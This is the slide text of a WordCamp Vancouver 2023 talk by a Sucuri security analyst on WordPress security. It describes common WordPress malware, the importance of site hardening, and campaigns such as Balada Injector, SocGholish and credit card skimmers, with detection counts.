From Vulnerable to Viable

Enhancing your WordPress security posture

WordCamp Vancouver 2023

Ben Martin

- Analyst / researcher at Sucuri since 2013
- From Victoria, BC, Canada
- Contributor to the Sucuri blog & threat reports

Overview:

What is WordPress malware?

Why is security important?

What are some common threats?


Default Configurations in WordPress

Defense in depth: Hardening WordPress

What is WordPress Malware?

What is WordPress Malware?


- Malware, or “malicious software” commonly affects WordPress websites
- Attackers compromise websites and use them to their own ends
- Attacks are rarely targeted – they are opportunistic
- Malicious redirects, spam, drive-by-downloads, and credit card skimming malware are common threats
- Major malware campaigns include SocGholish, Balada Injector, Japanese SEO spam, and credit card skimmers
- Phishing is another common type of malware found on WordPress websites



Why is Security Important?

Why is security important?


- Website owners have an important responsibility
- Keeping the web safe is all of our responsibility in the tech community
- We must be good stewards of the web
- Most website owners do not even consider security until they get hacked
- Basic, out-of-the-box software configurations tend to be insecure, WordPress is no exception
- Attackers abuse websites and their resources, your SEO and reputation can suffer for it
- Security should be a priority from day one!



Malware Families / Campaigns

Malware Families / Campaigns

- To understand the risks of malware we must first understand the malware itself
- Balada, SocGholish, and CC skimmers are the most notable campaigns
- Your website can be used as a staging ground for attacks on endpoint devices and organisations
- Attackers make considerable sums of money by attacking/hacking websites





Malware Type	Total Detections
Balada Injector	141,790
SocGholish	86,148
Credit Card Skimmers	9,156

Balada Injector

Balada Injector

- Also known as the "human verification" redirect scam
- Name derived from the directory the malware is installed to on victim machines: **C:/Users/host/Desktop/balada/**
- A campaign we've been tracking for 5+ years still going strong
